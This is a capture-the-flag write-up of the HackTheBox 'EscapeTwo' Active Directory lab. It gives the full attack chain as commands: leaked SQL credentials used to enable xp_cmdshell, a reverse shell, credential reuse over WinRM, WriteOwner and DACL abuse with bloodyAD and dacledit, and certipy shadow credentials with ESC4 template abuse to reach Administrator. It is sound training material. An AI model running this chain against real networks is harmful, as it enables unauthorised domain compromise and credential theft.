- Platform: HackTheBox
- Link: EscapeTwo
- Level: Easy
- OS: Windows
We are provided credentials to start on this box for the following account: Username: rose Password: KxEPkKe6R8su.
EscapeTwo is an assumed-breach Active Directory scenario. Using the initial credentials, we identify a file containing database access credentials. These are leveraged to enable and abuse xp_cmdshell, providing remote command execution and an initial foothold on the system.
Post-exploitation enumeration reveals additional credentials stored within an application configuration file, allowing lateral movement to a domain user. Utilizing BloodHound for privilege path analysis, we observe that this account possess the WriteOwner rights over a service account. By abusing this misconfiguration, we take over the service account which we use to exploit the ESC4 attack path, resulting in full administrative access.
Scanning
nmap -sC -sV -Pn -oA nmap/EscapeTwo {IP}
Results
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-11 15:57 CST
Nmap scan report for 10.129.33.0
Host is up (0.060s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus

88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-01-11 21:58:09Z)

135/tcp  open  msrpc         Microsoft Windows RPC

139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn

389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
|_ssl-date: 2025-01-11T21:59:29+00:00; +1s from scanner time.

445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0

636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
|_ssl-date: 2025-01-11T21:59:29+00:00; +1s from scanner time.

1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-info:
|   10.129.33.0:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-01-11T19:22:43
|_Not valid after:  2055-01-11T19:22:43
| ms-sql-ntlm-info:
|   10.129.33.0:1433:
|     Target_Name: SEQUEL
|     NetBIOS_Domain_Name: SEQUEL
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: sequel.htb
|     DNS_Computer_Name: DC01.sequel.htb
|     DNS_Tree_Name: sequel.htb
|_    Product_Version: 10.0.17763
|_ssl-date: 2025-01-11T21:59:29+00:00; +1s from scanner time.

3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
|_ssl-date: 2025-01-11T21:59:29+00:00; +1s from scanner time.

3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-01-11T21:59:29+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-01-11T21:58:50
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 92.32 seconds
The target is running Active Directory with the usual services such as LDAP, SMB, in additiona to Microsoft SQL.
We also have some domain names that we add to the /etc/hosts file.
sudo echo "TARGET_IP sequel.htb DC01.sequel.htb DC01" | sudo tee -a /etc/hosts
Enumeration
We use the provided credentials to enumerate the available shares.
netexec smb TARGET_IP -u rose -p 'KxEPkKe6R8su' --shares

We have access to some shares let’s look into Accounting Department. Inside we find two files that we download accounting_2024.xlsx and accounts.xlsx.
smbclient //sequel.htb/'Accounting Department' -U rose

Inside accounts.xlsx we find some files.


We can read the file sharedStrings.xml where we find the credentials for the sa account.
The
saaccount, or system administrator account, is a built-in account in SQL Server that gives the user full administrative access to the SQL Server instance.

Using the command below we login into the database.
impacket-mssqlclient 'sequel.htb/sa:MSSQLP@ssw0rd!@sequel.htb'
Initial Foothold
We enable xp_cmdshell with the following queries.
xp_cmdshellis an extended stored procedure in Microsoft SQL Server that allows you to execute operating system commands directly from SQL Server.
EXEC sp_configure 'show advanced options', 1; RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;

We test it with EXEC xp_cmdshell 'whoami';.

We can now abuse mssql to obtain a reverse shell. On revshells we use the PowerShell #3 (Base64).
xp_cmdshell REVERSE_SHELL_COMMAND

On our listener we get a connection as sql_svc.

This account does not have the user flag.
Shell as ryan

We see a user ryan besides the Administrator.

In C:\SQL2019\ExpressAdv_ENU we find sql-Configuration.INI containing another password WqSZAF6CysDQbGb3.
Using this password we are able to login as ryan.
evil-winrm -i sequel.htb -u ryan -p 'WqSZAF6CysDQbGb3'

The user flag is in C:\Users\ryan\Desktop.
Privilege Escalation
Let’s start enumerating with BloodHound.
bloodhound-python -c all -u ryan -p 'WqSZAF6CysDQbGb3' -d sequel.htb -dc dc01.sequel.htb -ns 10.129.33.0

Launch BloodHound with
sudo neo4j start
bloodhound --no-sandbox
Ryan has the WriteOwner permission on CA_SVC which we can use to take over the account.



Checking some information about the ca_svc account, we learn that it is part of the Cert Publishers group.

We learn more information about this group on a Microsoft documentation page available here.
Our exploitation will have two main steps. First we need to gain control of ca_svc which we can do thanks to WriteOwner and the second step is abusing Active Directory Certificate Services (ADCS).
- Gain Ownership of the
ca_svcAccount.
bloodyAD --host dc01.sequel.htb -d sequel.htb -u ryan -p 'WqSZAF6CysDQbGb3' set owner ca_svc ryan

- Grant
ryanFull Control overca_svc.
You can download
dacledit.pyhere.
python3 dacledit.py -action 'write' -rights 'FullControl' -principal 'ryan' -target 'ca_svc' 'sequel.htb'/'ryan':'WqSZAF6CysDQbGb3'

- Exploit

ca_svcusing ADCS Shadow Credentials.
certipy-ad shadow auto -u ryan@sequel.htb -p 'WqSZAF6CysDQbGb3' -dc-ip {ip} -ns {ip} -target dc01.sequel.htb -account ca_svc



- Enumerate vulnerable certificate templates.
KRB5CCNAME=$PWD/ca_svc.ccache certipy-ad find -scheme ldap -k -debug -target dc01.sequel.htb -dc-ip {ip} -vulnerable -stdout
- Abuse the Vulnerable Certificate Template.
KRB5CCNAME=$PWD/ca_svc.ccache certipy-ad template -k -template DunderMifflinAuthentication -target dc01.sequel.htb -dc-ip {ip}


- Request a Certificate for the Administrator.
certipy-ad req -u ca_svc -hashes {ca_svc_hash} -ca sequel-DC01-CA -target DC01.sequel.htb -dc-ip {ip} -template DunderMifflinAuthentication -upn Administrator@sequel.htb -ns {ip} -dns {ip}

- Authenticate as Administrator using the Certificate.
certipy-ad auth -pfx ./administrator.pfx -dc-ip {ip}

- Login as Administrator and read the root flag.
evil-winrm -i dc01.sequel.htb -u administrator -H {admin_hash}
Thank you for reading this write up! If you want to read more about the ESC4 attack and how to exploit it, check this article.